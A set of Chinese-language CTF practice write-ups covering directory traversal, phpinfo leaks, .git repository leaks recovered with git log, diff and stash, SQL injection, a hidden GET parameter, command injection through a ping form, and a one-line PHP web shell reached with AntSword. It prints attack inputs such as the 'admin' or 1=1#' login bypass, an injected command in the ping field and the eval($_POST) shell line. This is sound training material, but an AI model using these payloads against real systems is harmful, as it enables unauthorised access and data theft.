






*信息收集

一.目录遍历

- 1.1漏洞介绍 目录遍历漏洞是常见的安全漏洞，也称为路径遍历漏洞、相对路径漏洞等，该漏洞可以遍历服务器上的任意文件，可能包含用户数据、程序代码等敏感信息的泄露。
- 1.2漏洞原理 当一个Web服务器或Web应用程序接收到用户输入的文件路径时，会拥有对服务器内的文件进行读取查看的功能，Web服务器处理文件时，会自动添加完整路径，由于用户输入的文件名可以任意更改，并且没有过滤用户输入的"./"等相关的目录跳转符（这里的目录跳转符可以是../，也可是../的ASCII编码或者是unicode编码等），使得攻击者可以通过目录跳转符来遍历服务器中的任意文件。

Index of /flag_in_here/1

Name	Last modified	Size	Description
 Parent Directory		-	
 1/	2025-01-14 13:02	-	
 2/	2025-01-14 13:02	-	
 3/	2025-01-14 13:02	-	
 4/	2025-01-14 13:02	-	

Attack (3.1.38 (Debian) Server) at http://3.170.230.252:8400/flag_in_here/1/ - Port 84000

依次遍历目录，找到flag.txt文件

二.PHPINFO

- 2.1 漏洞介绍 PHPINFO信息泄露漏洞是指由于PHP脚本中phpinfo()函数的输出，攻击者可以通过访问网页查看PHP配置、服务器环境和其他敏感信息。
- 2.2 漏洞原理 phpinfo()是一个PHP内建函数，用于输出服务器环境的详细信息，包括PHP的配置设置、PHP版本、操作系统、环境变量等。当Web服务器配置不当、PHPINFO脚本文件未被删除或者权限设置不当时，攻击者就可以通过网络连接等方式，获取相关的敏感信息。



ctrl+f查找flag可得

3.git泄露

一。log

Git目录泄露的原因

- 错误配置：**开发人员将.git文件夹错误地放置在网站根目录下，导致它被暴露在公网上。
- 网站漏洞：**网站存在漏洞，例如文件上传漏洞，攻击者可以利用漏洞上传恶意文件，并将其写入网站根目录下，从而创建.git文件夹。

— 1.首先要确定网站有 .git 文件，咱可以用 dirsearch 目录爆破一下 2.通过 scrabble 获取源代码，发现git当前的 head分支 3.执行 git log 查看历史记录

```
# git log --stat
commit ed87282e19e46e8936952f82b7ce14e5dac6a4e7 (HEAD -> master)
Author: CTFHub <sandbox@ctfhub.com>
Date: Thu Nov 18 16:14:11 2021 +0000

    remove flag

135242176321484.txt | 1 -
1 file changed, 1 deletion(-)

commit 0eadb72809f4e2cf20e0335c03d8429b4da3646d
Author: CTFHub <sandbox@ctfhub.com>
Date: Thu Nov 18 16:14:11 2021 +0000

    add flag

135242176321484.txt | 1 +
1 file changed, 1 insertion(+)
```

```
commit af1b075571327550718a066be2642d3ac6ccfbd9
Author: CTFHub <sandbox@ctfhub.com>
Date: Thu Nov 18 16:14:11 2021 +0000
```

4.解法一

直接与 add ag 加东西 这次提交进行比对（主要是与之前的版本比较）

git di 0eadb72

或者

git di HEAD^

解法二

直接切换到 add ag (0eadb) 这个版本（用于回退版本的命令，有破坏性）

git reset --hard 0eadb

或者

git reset --hard HEAD^

```
(root@kali)-[~/桌面/scrabble-master]
# git reset

(root@kali)-[~/桌面/scrabble-master]
# git diff 7f588
diff --git a/32411861323326.txt b/32411861323326.txt
deleted file mode 100644
index 89ae814..0000000
--- a/32411861323326.txt
+++ /dev/null
@@ -1,0,0 @@
-ctfhub{49652d4b1264840d21110db0}

(root@kali)-[~/桌面/scrabble-master]
# git diff HEAD^
diff --git a/32411861323326.txt b/32411861323326.txt
deleted file mode 100644
index 89ae814..0000000
--- a/32411861323326.txt
+++ /dev/null
@@ -1,0,0 @@
-ctfhub{49652d4b1264840d21110db0}

(root@kali)-[~/桌面/scrabble-master]
#
```

二.git分支stash

1.用dirsearch扫描，发现.git目录 2.用GitHack将网站源代码clone一下 `python2 GitHack.py 地址 /.git/` 3.输入给 git stash list (. git stash list 命令用于列出当前 Git 仓库中的所有暂存的更改)发现有stash 4.执行 git stash pop (命令用于从 stash 列表中恢复最近保存的未提交更改) 发现从 git 栈中弹出来一个文件 5.这个文件的内容就是flag

三.index

跟上面的题目一样，使用githack获取.git文件，进入文件保存的目录。

有一个txt文件 打开就是flag

[极客大挑战 2019]EasySQL 1

从题目可知有关SQL注入

可以使用万能密码 用户名admin' or 1=1#，密码随意；


但是也应考虑表是否需要过滤；

[极客大挑战 2019]Havefun1

打开后ctrl+u查看网页源代码

```
374 <div class="cat">
375 <div class="body"></div>
376 <div class="head">
377 <div class="ear"></div>
378 <div class="ear"></div>
379 </div>
380 <div class="face">
381 <div class="nose"></div>
382 <div class="whisker-container">
383 <div class="whisker"></div>
384 <div class="whisker"></div>
385 </div>
386 <div class="whisker-container">
387 <div class="whisker"></div>
388 <div class="whisker"></div>
389 </div>
390 </div>
391 <div class="tail-container">
392 <div class="tail">
393 <div class="tail">
394 <div class="tail">
395 <div class="tail">
396 <div class="tail">
397 <div class="tail">
398 </div>
399 </div>
400 </div>
401 </div>
402 </div>
403 </div>
404 </div>
405 </div>
406 </div>
407 </div>
408 <!--
409 $cat=$_GET['cat'];
410 echo $cat;
411 if($cat=="dog"){
412     echo 'Syc[cat_cat_cat_cat]';
413 }
414 -->
415 <div style="position: absolute;bottom: 0;width: 99%;<p align="center" style="font:italic 15px Georgia, serif;color:black;"> Syclover @ cl4y</p></div>
416 </body>
417 </html>
418
```

用GET传参? cat=dog 可得flag



[ACTF2020 新生赛]Exec1



PING

请输入需要ping的地址

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.069 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.082 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.077 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.069/0.076/0.082 ms
```



ping本地，有回显，TTL=42，应该是修改过的，无法根据此判断系统类型。

查看本级目录



PING

;/s


PING

index.php



遍历目录，查看上级目录；重复操作可找到flag文件，`cat`一下

[极客大挑战 2019]Knife 1



`eval($_POST["Syc"]);` 是一句话木马;可知密码是Syc

利用蚁剑连接一下，查找根目录，可找到flag文件